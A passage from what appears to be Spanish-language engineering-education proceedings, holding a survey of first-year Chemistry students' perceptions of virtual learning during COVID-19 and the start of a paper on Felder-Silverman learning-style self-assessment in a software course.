amazzuca@ucasal.edu.ar, matanagris@yahoo.com.ar

Resumen

Se determina las percepciones por estudiantes durante el aprendizaje de Química en la Facultad de Ingeniería de la Universidad Católica de Salta, en el contexto de la pandemia por COVID-19. Se intenta contribuir al debate acerca de las transformaciones que están teniendo lugar en la educación virtual en el marco de aislamiento preventivo. Objetivo: trazar un perfil de las percepciones en los estudiantes durante el cursado de la materia: Química para Ingenieros. Materiales y métodos: Investigación descriptiva, corte transversal. Se aplicó una encuesta verificada: COLLES (Cuestionario sobre Ambiente Constructivista de Aprendizaje en Línea) a 49 estudiantes de 1° año, quienes a los siguientes Indicadores transversales: Pensamiento reflexivo, Interactividad e Interpretación les asignaron un valor en una escala de respuesta tipo Likert: casi nunca (1), rara vez (2), alguna vez (3), a menudo (4) y casi siempre (5). Para determinar la asociación o independencia entre las mismas se utilizó el test de chi-cuadrado (X^2). Resultados: Las autopercepciones sobre el Pensamiento reflexivo en la frecuencia "a menudo", alcanzaron el 41% mientras que las que se refieren a la Interactividad alcanzan el 31,9%, "alguna vez". Se determinó que existe la relación entre el Pensamiento reflexivo y la frecuencia estimada por los estudiantes, con significación estadística (p valor $< 0,01$) Conclusiones: En base al perfil caracterizado de las percepciones de los estudiantes de Química para Ingenieros, se reajustan procedimientos y contenidos pedagógicos para incrementar la integración de los estudiantes en un ambiente colaborativo de prácticas dinámicas para promover la interactividad, la capacidad de interpretación y el desarrollo de un pensamiento reflexivo, crítico, que se pueda aplicar, desde el punto de vista cognoscitivo, estrategias para que puedan aprender por si mismos, en el entorno digital

Introducción

Aquello que sabemos hoy acerca de la educación virtual no resulta suficiente para comprender la clase de procesos en los que se han visto involucradas las facultades de

ingeniería de la región, luego de la implementación de las políticas de distanciamiento social que se sucedieron en el marco de la pandemia Covid-19. En Argentina, el Decreto de Necesidad y Urgencia N°297, dispuso la medida de "aislamiento social, preventivo y obligatorio" a partir de marzo de 2020, lo que incluyó la suspensión del dictado de clases presenciales en todos los niveles de la educación formal. A partir de ello se intenta contribuir a profundizar el debate acerca de las transformaciones y problemáticas emergentes que están teniendo lugar en el marco de la llamada educación virtual, prestando especial atención al actual escenario que se abre a la par de la implementación de políticas de aislamiento preventivo. Es preciso repensar el vínculo entre educación y virtualidad, habida cuenta de que las propias coordinadas en las que se venía pensando hasta ahora la educación en línea se han visto profundamente amenazadas por un contexto global de total incertidumbre, en el que influyen factores que nunca habían sido considerados hasta hoy. (1). La pandemia cambió el paradigma

Esto abrió un escenario impensado, en el cual profesores y estudiantes tuvieron que recurrir a los distintos entornos y plataformas virtuales de enseñanza disponibles(2), pese a no desempeñarse habitualmente, ni mucho menos haber optado por una modalidad totalmente de enseñanza virtual.(3) De este modo, los actores involucrados se encontraron frente a un verdadero desafío, tanto pedagógico como técnico, en la medida en que algunas de estas herramientas no habían sido pensadas para responder a una demanda con tal masividad. Y esto vale no solo a nivel de software, sino también respecto de la disponibilidad y características de los dispositivos con las que se contaban (1), de tal forma, hoy en día la educación superior enfrenta restos particularmente difíciles, además de incidir de manera cada vez más decidida, permanente y eficaz en sus ámbitos (4)

Es posible que estemos ante una verdadera transformación de las experiencias educativas, y por lo tanto de transformación de los términos en los que se desarrollan los procesos de socialización que, en tiempos de cuarentena, son fundamentalmente digitales. Es en este sentido que el carácter híbrido y multidimensional del campo de estudios sobre la educación virtual, puede ser aprovechado, e incluso enriquecido.(1)

En ese sentido, las instituciones de enseñanza superior deben investigar formas de intervención pedagógica que

también utilicen a las tecnologías para desenvolver conocimientos para uso y beneficio sociales y colectivos(5)

El aspecto abordado es complejo y multidimensional (6) La enseñanza bajo modalidad virtual es un tema tan amplio que se tiene que elegir una vía de acceso; en este caso, se parte de las preguntas:

¿Estimula el aprendizaje en línea el pensamiento reflexivo crítico de los estudiantes? La interactividad - ¿Hasta qué punto los estudiantes interactúan en línea en un diálogo productivo? ¿Los estudiantes y los profesores se comunican eficazmente, es decir, se interpretan y entienden bien entre sí en el proceso de enseñanza-aprendizaje virtual?

Es pertinente considerar que la apreciación de los argumentos que responden a estas preguntas siempre será una aproximación en un momento determinado y de ninguna manera una medición exacta de su consecución por parte de los estudiantes.

Es así como expresaron sus percepciones sobre tres Indicadores: el Pensamiento reflexivo, la Interactividad y la Interpretación.

El pensamiento reflexivo es parte fundamental del aprendizaje en la Universidad, ya que en él convergen los tres saberes: conocer, hacer y saber ser. Es la capacidad de observación, reflexión, inferencia, juicio integral en los estudios de casos y situaciones problemáticas.

La interactividad entre estudiantes y profesores, como así también con otros estudiantes, todos conectados a los materiales multimedia de las redes, sin límite de distancias, dan lugar a la conformación de comunidades virtuales con muchas personas que comparten un mismo interés y utilizan redes informáticas como canal de comunicación para adquirir habilidades y conocimientos apropiados.

La interpretación pedagógica significa entonces el conjunto de actos de intervención institucional en los niveles no solamente racionales de la producción del conocimiento, sino también en los afectivos, emocionales y sentimentales que todo proceso de producción de conocimiento abre, aunque en general no sean considerados como elementos fundantes del mismo

Objetivo: trazar un perfil de las principales percepciones de los estudiantes de Ingeniería durante el Aprendizaje Virtual de Química en la Universidad Católica de Salta, en Argentina, en contextos del aislamiento preventivo por la pandemia Covid-19

Materiales y Métodos

El presente trabajo atendió a un análisis del contexto real de la práctica pedagógica, el cual orientó la recolección y análisis de datos. Se establece como perspectiva investigativa abordar un modelo pedagógico centrado en el estudiante; es decir, analizar las representaciones desde su propia perspectiva

En lo que respecta al diseño metodológico, los resultados aquí presentados se desprenden de un estudio exploratorio en el que se optó por una encuesta virtual (pre-diseñada en la plataforma Moodle), de modo tal que permitiera cumplir con los criterios de viabilidad y rapidez.

Es una Investigación cuantitativa, descriptiva, corte transversal y nivel aplicativo

Se aplicó una encuesta verificada: COLLES (Cuestionario sobre Ambiente Constructivista de Aprendizaje en Línea) a 47 estudiantes que cursaron Química en el primer año de las Ingenierías Industrial, Informática, Civil y de Telecomunicaciones. Previamente se realizó una prueba piloto a 16 estudiantes para comprobar el funcionamiento de la encuesta

En la encuesta COLLES se solicita valoración de seis Indicadores, pero en este trabajo tan sólo se analizó tres: Pensamiento reflexivo, Interactividad e Interpretación. Para cada uno de ellos se presentaron 4 afirmaciones (12 en total) a los estudiantes para que pudiesen comparar su propias expectativa con la experiencia real lograda. Les asignaron un valor en una escala de respuesta tipo Likert: casi nunca (1), rara vez (2), alguna vez (3), a menudo (4) y casi siempre (5).

Para el procesamiento y análisis de los datos, se recurrió a software estadístico específico: *Infostat*, de la Universidad Nacional de Córdoba

Para determinar la asociación o independencia entre las respuestas a los Indicadores, se utilizó la prueba Chi Cuadrado (X^2).(7)

Resultados

29 varones (61,7%) y 18 mujeres (38,3%) respondieron la encuesta. Se analizaron 188 afirmaciones. Los estudiantes consideran que desarrollaron pensamiento reflexivo “a menudo” en un 41%, (77/188), ya que se autoperceben críticos con respecto a su aprendizaje de Química, y con respecto a sus propias ideas y las de los demás. (Fig N°1).




Figura 1. Pensamiento reflexivo

En el Indicador Interactividad, prácticamente 2 de cada tres estudiantes (31,9%) señalan que interactúan “alguna vez” entre sí . intercambiando explicaciones de las ideas que tienen sobre los contenidos de Química. (Fig N°2). Pero también se advierte que el 11,7% (22/188) de los estudiantes sostienen que los compañeros responden “rara vez” a sus propias ideas.




Figura 1. Interactividad

En el Indicador Interpretación, el 41% (79/100) de los estudiantes notan que, “a menudo” entienden los mensajes de sus compañeros, del docente y que los demás entienden sus mensajes




Figura 2. Interpretación

Al considerar las proporciones de cada Indicador transversal en el marco de las percepciones de los estudiantes, la interactividad entre ellos sobreviene “rara vez” (69,9%), mientras que al pensamiento reflexivo lo ejercitan frecuentemente: 40,5%, “a menudo” y 36,3%, “casi siempre”. (Fig. N°4)




Figura 3. Indicadores transversales

Existe asociación entre el Pensamiento reflexivo y las apreciaciones de los estudiantes (Chi Cuadrado Pearson , experimental = 65,56), con $p_valor < 0,001$). También existe relación con la Interactividad, aunque en menor grado (Chi Cuadrado Pearson , experimental = 21,44) y es significativa ($p_valor < 0,04$). Los valores de Chi experimentales se compararon con el Chi teórico (0,05;12) es de 21,03. En cambio, se demuestra que la Interpretación es independiente de las apreciaciones de los estudiantes (Chi Cuadrado Pearson , experimental = 19,84) y carece de significación estadística ($p_valor < 0,07$).

Discusión

Es advierte que los estudiantes valoran el pensamiento reflexivo en el Aprendizaje Virtual ya que más del 60% (114/188), contestaron que lo hacían frecuentemente (considerando “a menudo” y “casi siempre”). También se autoperciben “Interpretores” eficaces (69,1%; 130/188).

En cambio, al analizar la Interactividad, se detecta que hubo inconvenientes, ya que sólo la percibieron lograda en un 25,5%, (48/188) considerando “a menudo” y “casi siempre”, en contraposición al 60% indicado por Mex (8) en su estudio, quien sostiene que el grado de interactividad viene definido por la existencia de recursos que permiten que el alumno establezca un proceso de actuación participativa-comunicativa con los materiales de estudio.

Se comparte la opinión de García en que existen muchos factores involucrados en la enseñanza exitosa y efectiva en línea, entre los que están la interacción entre alumno-maestro, como así también las opiniones y los comentarios de los estudiantes.(9)

Asimismo, se concuerda con Gallegos en que utilizar la encuesta COLLES permite conocer la conformación del grupo al cual se imparte la materia(10)

Conclusiones

Las medidas de prevención y distanciamiento social aplicadas en Argentina desde marzo han influido directa e intempestivamente en los modos en que se enseñó y aprendió Química en este primer semestre del 2020

Tanto los estudiantes como los profesores tuvieron que colaborar para dar una respuesta que integrase decisiones metodológicas y tecnológicas, para que se garantice la equidad y transparencia para todos (11)

En base al perfil caracterizado de cursado, la “Interactividad” puede ser incrementada con mayor publicación de materiales didácticos conexos, en un contexto de accesibilidad apropiada y es preciso reajustar los contenidos didácticos para incrementar la integración de los estudiantes en un ambiente colaborativo de prácticas dinámicas en el entorno de educación virtual.

Es fundamental exponer a todos los estudiantes a diversas estrategias para inducirlos en el razonamiento (pensamiento reflexivo), y como educadores es necesario que consciencia y creatividad para incrementar las posibilidades de que los estudiantes se enfrenten a la mayor cantidad posible de casos pedagógicamente provechosos

Las percepciones de los estudiantes que hemos presentado hasta aquí permiten hacernos una idea del estado de situación actual como si se tratara de una fotografía, y concordamos con Hernández, (1) que estamos en medio de un proceso sin dudas abierto

Referencias

[1] Hernández AE. Acceso, usos y problemas en la educación virtual: una aproximación a las experiencias de estudiantes y docentes durante la cuarentena obligatoria en Argentina. abril de 2020

[2] Montenegro Díaz DJM. Interacción comunicativa con Blackboard Collaborate y el rendimiento académico en estudiantes de educación a distancia. HAMUT'AY. 2017.

[3] Sáez FT, Navas MF. Escenarios de evaluación en el contexto de la pandemia por la Covid-19: La opinión del Profesorado. :38. 2020

[4] Barrón Tirado MC. Docencia universitaria y competencias didácticas. Perfiles Educativos [Internet]. 2009;31(125):76-87.

[5] García Masip Fernando Juan. La Interpretación Pedagógica, 2017.

[6] Moreno Olivos T. La evaluación de competencias en educación. Sinéctica 2012

[7] Cerda L J, Villarroel Del P L. Interpretación del test de Chi-cuadrado (X²) en investigación pediátrica. Revista chilena de pediatría [Internet]. agosto de 2007 [citado 8 de agosto de 2020];78(4):414-7.

[8] Mex AM, Herrera EGR. Percepción de los Estudiantes en la Calidad del Servicio en Cursos de Modalidad Mixta. Tecnología Educativa Revista CONAIC 2019 ;6(3):53-9.

[9] García-García MD. La docencia desde el hogar. Una alternativa necesaria en tiempos del Covid 19. Polo del Conocimiento

[10] Gallegos Cereceres, V.M, Ahumada Erives, O, Robles Lozoya, N, Maldonado Iglesias, G, Álvarez loya, L. Encuesta de Colles, una herramienta para la caracterización de un grupo bajo el modelo de Blend Learning. Excelencia Administrativa Digital. 2016;36. Universidad Autónoma de Chihuahua, México

[11] García-Peñalvo FJ. Online Assessment in Higher Education in the Time of COVID-19 = La evaluación online en la educación superior en tiempos de la COVID-19. :26.

Estrategias de Autoconocimiento de los Estilos de Aprendizaje de los Estudiantes de Ingeniería en Informática

Sofía Pérez, Natalia Mira, María Alejandra Boggio

FI - Centro Regional Universitario Córdoba IUA - Universidad de la Defensa Nacional

sperez@iua.edu.ar, nmira@iua.edu.ar, maboggio@iua.edu.ar

Resumen

En este trabajo se diseñó una propuesta didáctica en la cual se utiliza la autoevaluación como estrategia de aprendizaje para propiciar el autoconocimiento acerca de los estilos de aprendizajes que mejor se ajusta a cada estudiante, utilizando el método de Felder y Silverman (ILS, Índice de Estilos de Aprendizaje). Esta actividad es también una retroalimentación para el profesor, ya que permite diseñar propuestas didácticas que atienden la diversidad del aula.

En este trabajo, se presenta una secuencia didáctica que permite determinar qué estilos son predominantes en el curso para diseñar las estrategias de enseñanza - aprendizaje de las próximas clases. Esta experiencia se llevó a cabo en el marco de la asignatura de Procesos de Desarrollo de Software I, correspondiente al tercer año de la carrera de Ingeniería en Informática.

Palabras claves: estilos de aprendizaje, autoconocimiento, estudiantes, ingeniería, informática.

Introducción

En cada comienzo de año lectivo, el área Seguimiento y Orientación de Alumnos de la Facultad de Ingeniería realiza entrevistas periódicas a todos los estudiantes de primer año, como así también a aquellos estudiantes con dificultades en el cursado de la carrera y a los que se acerquen voluntariamente. [1] En estas entrevistas se observa que los estudiantes aprenden de diferentes formas (viendo, escuchando, razonando, memorizando, dibujando, modelando matemáticamente, etc.), y de igual manera, los métodos de enseñanza varían (demostrando, discutiendo, exponiendo, etc.). [2]

Cabe destacar que conocer los estilos de aprendizaje de nuestros estudiantes de ingeniería, nos permite diseñar propuestas didácticas que atienden la diversidad del aula. Siguiendo con este análisis se hace imprescindible revisar el paradigma de la escuela de la modernidad y la ilusión de

una posible homogeneidad en donde todos los estudiantes pueden aprender lo mismo, en un mismo tiempo y con las mismas orientaciones. Se trata de enfrentar el desafío de elaborar una propuesta que responda a la problemática observada, respetando la diversidad de trayectorias, la singularidad de experiencias y los ritmos de aprendizaje. [3]

La estrategia de autoevaluación es una estrategia de enseñanza que permite al profesor afrontar la heterogeneidad del aula, ya que atiende, respeta y valora los distintos tiempos de aprendizaje según las diferentes características, como estilos de aprendizajes, experiencias y conocimientos previos, motivación del estudiante, entre otros [4]. Además, a través de la autoevaluación, los estudiantes pueden identificar sus propias habilidades, y detectar sus debilidades para saber dónde enfocar su atención en el aprendizaje, establecer metas realistas, verificar su trabajo, seguir su propio progreso y decidir cuándo pasar al siguiente nivel del curso.

Asimismo, la autoevaluación permite que los estudiantes sean sujetos activos de su propio aprendizaje, siendo este el pilar fundamental del nuevo modelo educativo de las carreras de ingeniería en Argentina. De acuerdo a la Resolución 989/2018 del Ministerio de Educación de Argentina, el Consejo General de Decanos de Ingeniería de la República Argentina (CONFEDI) elabora una “Propuesta de Estándares de Segunda Generación para la Acreditación de Carreras de Ingeniería en la República Argentina” conocido como el “Libro Rojo” [5]. Esta propuesta incorpora un modelo de aprendizaje centrado en el estudiante y orientado al desarrollo de competencias, tanto genéricas de egreso del ingeniero (argentino e iberoamericano), como específicas de cada terminal.

Por lo que en este trabajo se describe una propuesta didáctica, utilizando la autoevaluación como estrategia de aprendizaje y propiciando el autoconocimiento acerca de los estilos de aprendizajes que mejor se ajusta a cada estudiante y cada docente [3][6]. Para ello, se ha tomado como referencia la prueba del modelo actualizado de Felder y Silverman [7]. Esta prueba se ha llevado a cabo

en la cátedra de Procesos de Desarrollos I, correspondiente al tercer año de la carrera de Ingeniería en Informática. Luego, se realiza un análisis acerca de los resultados obtenidos en las pruebas tanto de los estudiantes y docentes de la asignatura. Finalmente, se realiza una reflexión acerca de nuestro quehacer docente, planteando en el próximo paso el diseño de una secuencia didáctica que permita abarcar el estilo de aprendizaje predominante de nuestros estudiantes.

Metodología

Palabras como diversidad, heterogeneidad, inclusivo, diferente, cada día encuentran mayor espacio en las planificaciones, los programas de las asignaturas, los proyectos institucionales, en las investigaciones, en los medios de comunicación, y nuestras aulas, no son ajenas a ello [3].

Una manera de abordar el aula heterogénea es a través de la estrategia de autoevaluación. En el presente trabajo se realizó la autoevaluación de los estilos de aprendizaje tanto a estudiantes como docentes, teniendo en cuenta estos dos puntos de vistas. Desde la perspectiva del estudiante, este proceso de autoevaluación les permitirá situarlos como protagonistas activos de su propio aprendizaje, autopercebiendo cuales son sus fortalezas, debilidades, estrategias de estudio, ritmos de aprendizaje, conocimientos previos, motivación, entre otros [1][6]. Mientras que desde la perspectiva del docente, este proceso de autoevaluación tiene dos objetivos, el primero es conocer el estilo de aprendizaje de sus alumnos le permitirá diseñar sus clases para este grupo en particular y el segundo conocer su propio estilo de aprendizaje predominante ya que le permitirá comprender las diferencias y/o similitudes con el grupo.

La autoevaluación se basó en los estudios realizados por Felder y Silverman [7], ya que este ha sido realizado con estudiantes de ingeniería, en el que definen un instrumento para medir los estilos de aprendizaje de las personas, ya que cada uno desarrolla ciertos rasgos cognitivos, como por ejemplo, cómo los alumnos perciben la información, la procesan, forman y utilizan conceptos. Esto debe ser un aspecto importante a conocer por el docente para que usen técnicas de enseñanza diseñadas para adaptarse al mayor número de estilos como sea posible. Por otra parte, Felder afirma que los estudiantes tienden a aprender mejor cuando el estilo de enseñanza del profesor es similar con sus preferencias de aprendizaje.

Felder y Silverman sostienen que los estudiantes aprenden de diferentes maneras: por el oír y ver, reflexionando y actuando, razonando de manera lógica o intuitiva, memorizando y visualizando, estableciendo analogías, de manera constante o en partes de diferentes proporciones. Por otro lado, afirman que los estilos de

enseñanza varían al ritmo del docente, que personaliza, utiliza técnicas, adapta, selecciona, etc.

El modelo de Felder-Silverman explora tres cuestiones: los aspectos del estilo de aprendizaje que resulta significativo en el estudio de las carreras de ingeniería, los estilos de aprendizaje con los que aprenden y son elegidos por los estudiantes y los estilos de enseñanza fomentados, elegidos, preferidos por los educadores, y las estrategias como los caminos que llegarán a los alumnos cuyos estilos de aprendizaje no son cubiertos por los métodos de enseñanza de ingeniería normal (Felder y Silverman, 1988).

Los autores describen el aprendizaje en un entorno educativo estructurado como un proceso que supone la recepción y procesamiento de la información:

- Felder y Silverman (1988) explican que en la etapa de recepción, la información externa que es observable a través de los sentidos y la información interna, estén disponibles para los estudiantes, que a continuación, se seleccione el material de estudio que van a procesar y lo que van a dejar de lado.
- La etapa de tratamiento involucra actividades como la memorización simple o el razonamiento, la reflexión o la acción, y el apropiamiento o la interacción mediante la relación con los demás, según los autores.

El método de Felder y Silverman (ILS, Índice de Estilos de Aprendizaje) clasifica los estilos de aprendizaje en un principio en cinco dimensiones [7], realizan cambios significativos en su modelo. El primer cambio es la eliminación de la dimensión inductiva / deductiva, debido a que provocaba confusión en los docentes con el método inductivo o deductivo de la instrucción. El segundo cambio fue el nombre de la categoría visual / auditivo para visual / verbal, con el fin de incluir la palabra escrita y oral.

- Percepción de la información: sensorial / intuitiva. En los primeros los estudiantes prefieren un pensamiento concreto, práctico, preocupado por los hechos y los procedimientos mientras que en los intuitivos se prefiere el pensamiento conceptual, innovador, preocupado por teorías y significados.
- Recepción de la información: visual / verbal. Los estudiantes prefieren representaciones visuales, imágenes, cuadros y diagramas de flujo, mientras que en la forma verbal los estudiantes prefieren explicaciones escritas y habladas.
- Procesamiento de la información: activo / reflexivo. Los estudiantes activos tienden a aprender experimentando y trabajando en grupo, mientras que los reflexivos tienden a hacer internamente la mayoría de su procesamiento y trabajar solos o con un compañero.

- Entendimiento de la información: secuencial / global. Los estudiantes prefieren aprender mediante secuencias, es decir que siguen patrones lógicos, lineales, con un orden. Mientras que los estudiantes que tienen un entendimiento global, prefieren un pensamiento holístico, en las cuales son capaces de comprender mejor el sistema, más que los componentes individuales.

Cabe destacar que cada una de estas dimensiones son continuas, y que es difícil encontrar estudiantes que estén puramente en alguno de los extremos. Generalmente, las personas tienden a un polo o a otro de cada dimensión, y cuando a un estudiante se le presenta una información en la manera menos favorecida, este es más propenso a ignorarla o olvidarla fácilmente.

Además, existen otros factores que inciden en el aprendizaje del estudiante como su trayectoria académica, la singularidad de sus experiencias y el ritmo de aprendizaje, y también externos al estudiante como la personalidad del docente, el espacio físico, entre otros.

Estas dimensiones presentadas anteriormente se corresponden a dimensiones de estilos de enseñanza del docente, como por ejemplo cómo es el primer acercamiento del contenido, con qué perspectiva se realiza, si comienza explicando de manera global o paso a paso, en qué formatos se entrega el contenido al estudiante, en las clases el docente da lugar a la participación de los estudiantes.

Tabla 1. Dimensiones de estilos de aprendizajes y enseñanza [7]

Dimensiones de Estilos de Aprendizaje	Categorías Extremas	Categorías Extremas	Dimensiones de Estilos de Enseñanza
Percepción de la información	Sensitivo	Concreto	Contenido de información
	Intuitivo	Abstracto	
Recepción de la información	Visual	Visual	Presentación de la información
	Verbal	Verbal	
Procesamiento de la información	Activo	Activo	Participación de estudiantes
	Reflexivo	Pasivo	
Entendimiento de la información	Secuencial	Secuencial	Perspectiva de la información
	Global	Global	

Diseño de una propuesta didáctica

La actividad inicia aplicando la prueba de Felder y Silverman¹ con los estudiantes y los docentes de la cátedra a través de un sitio web para tal fin.

La propuesta tiene en cuenta que el modelo de la prueba mencionada en el párrafo precedente propone la hipótesis de que el docente de ingeniería, y con el objetivo que los alumnos se adapten a su estilo de enseñanza que incluyen los dos extremos de cada una de las dimensiones dadas (visual y verbal) debe crear y proveer un ambiente de aprendizaje (un aula, un entorno virtual) óptimo para la mayoría de los estudiantes en cualquier clase dada. (Felder y Silverman, 1988)

Una vez que cada estudiante y docente realiza la prueba, comparte con el grupo los resultados obtenidos, buscando situaciones o experiencias vividas que validen los estilos que mejor se adaptan a su persona según la prueba. Es importante que los docentes compartan sus resultados, para lograr un mayor acercamiento y empatía con sus estudiantes, y también dejar las bases y pautas del “contrato pedagógico” [8]

Este contrato pedagógico ayuda al docente en esta experiencia en cuanto:

- Permite mejorar la comunicación al ser utilizados como medio para acercar al docente y a los alumnos cursantes.
- Ayuda a identificar las tareas y actividades, las responsabilidades que se proponen y la manera como se organizan en el aula, en el espacio de cursado en definitiva (indicando los tiempos, la formación de grupos, la forma de trabajo, la periodicidad, las comunicaciones, etc.).
- Favorece la identificación y explicación de los objetivos de la materia.
- Ayuda a dar a conocer formas de evaluación, proporción de teórico y práctico en las mismas, criterios.
- Y entre los beneficios más importantes se destaca el énfasis en las actitudes y comportamientos deseados y esperados tanto de parte de los alumnos, como los compromisos y responsabilidades de ambas partes (alumnos y docentes).

Un extracto de contrato pedagógico empleado en el cursado de la asignatura se cita a continuación:

Hoy comenzamos a transitar juntos la asignatura Procesos de Desarrollo I, y para que el cursado de la materia sea ameno, enriquecedor es importante construir entre todos un ambiente de trabajo agradable. Para ello

¹ Prueba online de Felder y Silverman URL: <https://www.webtools.ncsu.edu/learningstyles/>

cada uno deberá asumir compromisos, los mismos pueden ser revisados y ajustados, siempre promoviendo el diálogo y consenso. Además, se mencionan las condiciones para la regularización de la asignatura y los criterios de evaluación.

El docente se compromete a:

- Respetar y escuchar las preguntas, propuestas e inquietudes de todos sus estudiantes.
- Responder y explicar todas las dudas planteadas por los estudiantes en la clase.
- Brindar en la primera semana de clases el programa de la asignatura, las condiciones de regularidad de la asignatura, y el cronograma de fechas de actividades evaluativas.
- Realizar las devoluciones de las actividades evaluativas en un plazo no mayor a 10 días hábiles.
- Cumplir con el horario de clase y respetar el recreo a la mitad de la misma.
- Propiciar un buen clima en el aula, tanto en la presencialidad como en la virtualidad, promoviendo el buen trato y la apertura al diálogo.

El estudiante se compromete a:

- Asistir a clases en los días y horarios establecidos.
- Cumplir en tiempo y forma las tareas, actividades solicitadas por el docente. La ausencia a clase no significa que la fecha de entrega se extendió.
- Leer, estudiar, practicar los temas vistos, antes de venir a clases. En el caso de que surjan dudas o preguntas, anotarlas.
- Realizar las actividades, informes, guías de estudio, trabajos prácticos de manera individual, a menos que el docente disponga lo contrario.
- Evitar interrupciones en la clase. Es por ello que se solicita silenciar o apagar el celular, respetar el horario de ingreso al aula al inicio y a la vuelta del recreo.
- Mantener una actitud positiva, dialogante y comunicativa con mis pares y el docente.
- Cuidar la limpieza y el orden del aula.

Condiciones de regularización:

- Asistir al 80% de las clases.
- Aprobar el 100% de las instancias evaluativas con 60% o más del examen. Pudiéndose recuperar el 50% de las instancias.

Criterios de evaluación:

La evaluación es un proceso continuo, en donde intervienen varias actividades propuestas por el docente.

A lo largo de cuatrimestre se tendrán las siguientes instancias evaluativas:

- Una evaluación diagnóstica al comienzo del cursado.
- Realización de trabajos grupales en donde investigarán un tema y será presentado a sus compañeros. En este caso se les asignará a cada integrante una calificación individual que responda a su desempeño, responsabilidad y aportes, y otra calificación referida al producto obtenido por el grupo, esta será la misma para todos los integrantes.
- Por cada tema habrá evaluaciones teóricas y prácticas se deberán aprobar el 100% de las mismas, pudiéndose recuperar el 50%. Se aprueba con 60 puntos o más.
- Una vez a la semana, cada estudiante realizará una autoevaluación, en la cual le permita reflexionar acerca de lo aprendido y de aquellos contenidos que aún requieren mayor estudio. Los resultados de las autoevaluaciones serán socializadas en la clase y el docente responderá las dudas planteadas y dará material de apoyo.

En la propuesta realizada con el curso, el docente observa los resultados y determina qué estilo es predominante en el curso para diseñar las secuencias didácticas [9] de las próximas clases en consecuencia. Es importante destacar que se recomienda realizar esta autoevaluación de estilos de aprendizajes como actividad diagnóstica al comienzo de cada curso.

Se propone las siguientes preguntas orientadoras para el diseño de las próximas secuencias didácticas del cursado de la asignatura, las mismas se correlacionan a las cuatro dimensiones de estilos de aprendizaje-enseñanza.

- ¿De qué manera perciben mejor la información mis estudiantes (sensitivo/intuitivo)?
- ¿De qué forma receptan mejor mis estudiantes la información (visual/verbal)?
- ¿De qué manera procesan mejor mis estudiantes la información (activa/reflexivo)?
- ¿De qué manera comprenden mejor mis estudiantes la información (secuencial/global)?

A continuación se propone una serie de estrategias de enseñanza a utilizar de acuerdo a las respuestas anteriores.

Tabla 2. Estrategias de enseñanza propuestas para cada estilo de aprendizaje. Fuente propia.

Estilo de aprendizaje	Estrategia de enseñanza
Sensitivo	Aprendizaje basado en problemas (ABP)

	Presentación y análisis de casos de estudio Desarrollo de proyecto. Desarrollo de simulaciones. Desarrollo de prototipos.
Intuitivo	Investigación de un tema
